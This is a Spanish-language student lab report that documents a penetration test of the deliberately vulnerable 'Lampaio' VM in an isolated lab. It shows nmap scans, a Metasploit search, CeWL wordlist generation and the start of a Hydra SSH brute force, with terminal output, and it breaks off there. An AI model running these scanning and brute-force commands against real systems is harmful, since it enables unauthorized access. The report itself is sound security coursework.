

Informe 2 – Segundo Parcial

Yadier Stiven Mayoral Palomeque

Facultad de Ingeniería, Universidad Tecnológica del Chocó Diego Luis Córdoba

2720409: Seguridad y Auditoria de Redes

Docente: Rafael Sandoval Morales

Quibdó, Chocó

Septiembre 2025

Tabla de Contenido

	Pag.
Introducción	6
Objetivos	7
Objetivo General	7
Objetivos Específicos	7
Entorno	8
Desarrollo	8
Importación y configuración de Lampaio	8
Escaneo nmap.....	9
Inspección de dirección ip en navegador	11
Búsqueda de exploits msfconsole	13
Enumeración y recolección de palabras claves del sitio	14
Fuerza bruta (Hydra)	15
Prueba de credenciales y acceso SSH	16
Herramienta LinEnum.....	16
Escalada de privilegios.....	18
Creación de usuarios	20
Inspección de directorio sitio web.....	21
Creación de usuarios	24

Conclusión.....	28
Referencias	29

Tabla de Ilustraciones

	Pag.
Ilustración 1 Importación de máquina virtual	8
Ilustración 2 Configuración de red.....	9
Ilustración 3 Primer escaneo	10
Ilustración 4 Sitio web.....	11
Ilustración 5 Sitio web lamapio - login	12
Ilustración 6 Intento de login fallido	12
Ilustración 7 Escaneo agresivo	13
Ilustración 8 Búsqueda de exploits msfconsole	13
Ilustración 9 Creación de diccionario palabras de sitio web	14
Ilustración 10 Diccionario creado	14
Ilustración 11 Hydra Eder	15
Ilustración 12 Hydra tiago.....	15
Ilustración 13 Ingreso SSH	16
Ilustración 14 Confirmación ip acceso SSH	16
Ilustración 15 Búsqueda LinEnum.....	17
Ilustración 16 Clonación de herramienta	17
Ilustración 17 Ruta LinEnum	17
Ilustración 18 Inspección LinEnum	18
Ilustración 19 Inspección de ruta de usuario	18
Ilustración 20 Inspección archivo passwd.....	19
Ilustración 21 Descarga y envío de exploit a lampaio.....	19
Ilustración 22 Escalada de privilegios.....	20

Ilustración 23 Creación de usuarios	20
Ilustración 24 Inspección de directorio	21
Ilustración 25 Revisión archivo settings	22
Ilustración 26 Inicio de sesión MySQL.....	22
Ilustración 27 Revisión de base de datos	23
Ilustración 28 Descripción tabla users	23
Ilustración 29 Usuarios existentes.....	24
Ilustración 30 Creación de usuarios	24
Ilustración 31 Inicio sesión optimus.....	25
Ilustración 32 Inicio de sesión optimus exitoso	25
Ilustración 33 Comentario optimus.....	26
Ilustración 34 Inicio sesión prime	26
Ilustración 35 Inicio de sesión exitoso prime.....	27
Ilustración 36 Comentario prime.....	27

Introducción

En este informe se documenta el proceso de auditoría práctica realizado sobre la máquina objetivo **Lampaio**. El ejercicio incluye la importación y configuración de la máquina vulnerable, labores de reconocimiento y escaneo de puertos, recopilación de palabras para ataques por fuerza bruta, explotación de credenciales, escalada de privilegios locales, y finalmente la interacción con la aplicación web (Drupal) para crear usuarios en la base de datos y comprobar el acceso.

Objetivos

Objetivo General

Realizar una auditoría sobre la máquina **Lampaio** para identificar huecos de acceso, obtener credenciales válidas, escalar privilegios en el sistema operativo y crear usuarios en la aplicación web alojada, documentando el proceso y los hallazgos.

Objetivos Específicos

Importar y configurar la máquina objetivo **Lampaio** en el entorno de laboratorio, comprobando conectividad y asignación de IP.

Realizar reconocimiento y enumeración (escaneos Nmap, enumeración web y generación de diccionario con CeWL) para identificar servicios, usuarios y posibles vectores de ataque.

Obtener acceso inicial a la máquina (credenciales válidas por fuerza bruta o descubrimiento) y escalar privilegios localmente mediante técnicas y exploits apropiados.

Acceder a la base de datos de la aplicación (Drupal), crear dos cuentas de usuario en la tabla users, verificar el inicio de sesión y documentar resultados y recomendaciones de seguridad.

Entorno

Se trabajó en un entorno controlado (máquina virtual Kali Linux en VirtualBox) con la máquina objetivo **Lampaio** importada como VM vulnerable.

Las herramientas empleadas incluyeron: nmap, cewl, hydra, ssh, git, gcc/g++, LinEnum/, mysql/mariadb, y utilidades estándar de Linux.

Desarrollo

Importación y configuración de Lampaio

Se importó la máquina Lampaio en VirtualBox y se configuraron las redes necesarias para que la VM atacante (Kali) y la máquina objetivo estuvieran en el mismo segmento.

Ilustración 1 Importación de máquina virtual





Ilustración 2 Configuración de red



Escaneo nmap

Una vez creada y configurada, se procede a realizar un escaneo desde Nmap donde se identifica que:

Lampaio adquirio la ip **192.168.5.13**

Tiene los siguientes puertos y servicios:


PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)

80/tcp open http?

Se encuentra que el puerto 80 tiene un servicio que no se reconoce por lo que hay que escanearlo con mayor detalle.

Ilustración 3 Primer escaneo



Luego se vuelve a escanear, pero esta vez solo escanea la máquina de lampaio **nmap -p 1-2000 192.168.5.13**, con esto se escanean los puertos del 1 al 2000 y da como resultado:

Starting Nmap 7.95 (<https://nmap.org>) at 2025-09-11 09:46 -05

Nmap scan report for 192.168.5.13

Host is up (0.00057s latency).

Not shown: 1997 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh – servicio ssh

80/tcp open http – sitio web sencillo

1898/tcp open cymtec-port – sitio web con login


MAC Address: 08:00:27:F9:86:08 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.99 seconds

Inspección de dirección ip en navegador

Se ingresa a el navegador y se ingresa la dirección ip de lampaio para acceder al puerto 80, se observa un sitio web sencillo.

Ilustración 4 Sitio web




Luego se escanea el puerto 1898 y se observa una página con un login

Además, se encuentran unas publicaciones hechas por los siguientes usuarios:


- tiago
- Eder
- LuisGonzaga
- LampaioFalou

Ilustración 5 Sitio web lamapio - login



Se intenta iniciar sesión con esos usuarios, pero no es satisfactorio.

Ilustración 6 Intento de login fallido



Después se procede a hacer un escaneo agresivo al puerto 22 y se obtiene la versión del servicio la que será útil para la búsqueda de exploit con el comando `nmap -p 22 192.168.5.13 -A` sC es un escaneo agresivo con scripts

Ilustración 7 Escaneo agresivo




Búsqueda de exploits msfconsole

Se ingresa a la consola de metasploitable framework

Los exploits que aparecen son para Windows por lo tanto no sirven.

Ilustración 8 Búsqueda de exploits msfconsole




Enumeración y recolección de palabras claves del sitio

Se procede a crear un diccionario de toda la página con el siguiente comando cewl

`http://192.168.5.13:1898/ --write DicLampaio.txt`, este comando lo que hace es escribir todo el contenido de la página en un diccionario

Ilustración 9 Creación de diccionario palabras de sitio web



```

root@kaliyads: /home/yadsti
Archivo Acciones Editar Vista Ayuda
Matching Modules

# Name Disclosure Date Rank Check Description
0 post/windows/manage/forward_pageant . normal No Forward SSH Agent Requests To Remote Pageant
1 post/windows/manage/install_ssh . normal No Install OpenSSH for Windows
2 post/multi/gather/ssh_creds . normal No Multi Gather OpenSSH PKI Credentials Collection
3 auxiliary/scanner/ssh/ssh_enumusers . normal No SSH Username Enumeration
4 \_ action: Malformed Packet . . Use a malformed packet
5 \_ action: Timing Attack . . Use a timing attack
6 exploit/windows/local/unquoted_service_path 2001-10-25 great Yes Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path

msf6 > exit


root@kaliyads: /home/yadsti
# cewl http://192.168.5.13:1898/ --write DicLampaio.txt
CEWL 6.2.1 (More Fixes) Robin Wood (robin@digini.ninja) (https://digi.ninja/)

root@kaliyads: /home/yadsti
# ls -la
total 300
drwxr-xr-x 3 root root 4096 sep 11 10:07 .
drwxr-xr-x 3 root root 4096 jul 23 16:10 ..
-rw-r--r-- 1 yadsti yadsti 1054 sep 1 15:25 abfVbStg.html
-rw-r--r-- 1 yadsti yadsti 220 jul 23 16:10 .bash_logout
-rw-r--r-- 1 yadsti yadsti 5551 jul 23 16:10 .bashrc
-rw-r--r-- 1 yadsti yadsti 3526 jul 23 16:10 .bashrc.original
drwxr-xr-x 13 yadsti yadsti 4096 sep 4 09:26 .cache
drwxr-xr-x 2 yadsti yadsti 4096 sep 3 00:05 CLASE
drwxr-xr-x 15 yadsti yadsti 4096 sep 4 10:33 .config

```

Eso genera un archivo con 844 palabras que se pueden utilizar en ataques de fuerza bruta.

Ilustración 10 Diccionario creado



```

root@kaliyads: /home/yadsti
-rw-r--r-- 1 yadsti yadsti 5 sep 11 09:28 .vboxclient-draganddrop-tty7-service.pid
-rw-r--r-- 1 yadsti yadsti 5 sep 11 09:28 .vboxclient-hostversion-tty7-control.pid
-rw-r--r-- 1 yadsti yadsti 5 sep 11 09:28 .vboxclient-seamless-tty7-control.pid
-rw-r--r-- 1 yadsti yadsti 5 sep 11 09:28 .vboxclient-seamless-tty7-service.pid
-rw-r--r-- 1 yadsti yadsti 5 sep 11 09:28 .vboxclient-vmsvga-session-tty7-control.pid
drwxr-xr-x 2 yadsti yadsti 4096 jul 23 16:14 Videos
-rw-r--r-- 1 yadsti yadsti 53 sep 11 09:28 .xauthority
-rw-r--r-- 1 yadsti yadsti 9007 sep 11 09:56 .xsession-errors
-rw-r--r-- 1 yadsti yadsti 6965 sep 8 22:07 .xsession-errors.old
-rw-r--r-- 1 yadsti yadsti 61730 sep 1 15:27 XMqr4tGr.jpeg
-rw-r--r-- 1 yadsti yadsti 336 jul 23 16:10 .zprofile
-rw-r--r-- 1 yadsti yadsti 336 ago 18 11:10 .zprofile.dpkg-new
-rw-r--r-- 1 yadsti yadsti 377 sep 8 21:23 .zsh_history
-rw-r--r-- 1 yadsti yadsti 10856 jul 23 16:10 .zshrc
-rw-r--r-- 1 yadsti yadsti 10855 ago 18 11:10 .zshrc.dpkg-new

root@kaliyads: /home/yadsti
# ls
abfVbStg.html CLASE Descargas DicLampaio.txt Documentos Escritorio Imágenes Música Plantillas Público rtl6188eus Videos XMqr4tGr.jpeg

root@kaliyads: /home/yadsti
# wc -l DicLampaio.txt
17 DicLampaio.txt

root@kaliyads: /home/yadsti
# wc -l DicLampaio.txt
17 DicLampaio.txt

root@kaliyads: /home/yadsti
# wc -l DicLampaio.txt
844 DicLampaio.txt


root@kaliyads: /home/yadsti

```

Fuerza bruta (Hydra)

Luego se utiliza el service Hydra para hacer una comparación de posibles usuarios y contraseñas en base al diccionario generado, con el usuario Eder no se obtiene contraseña.

Ilustración 11 Hydra Eder



```

root@kaliyads: /home/yadsti

Archivo Acciones Editar Vista Ayuda

-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam5000 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum
icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}]s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis r
exec rlogin rpcap rsh rtp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v2.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

[1] + exit 255 hydra
root@kaliyads: /home/yadsti
# hydra -l Eder -P DicLampaio.txt ssh://192.168.5.13
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, th
ese ** ignore laws and ethics anyway).

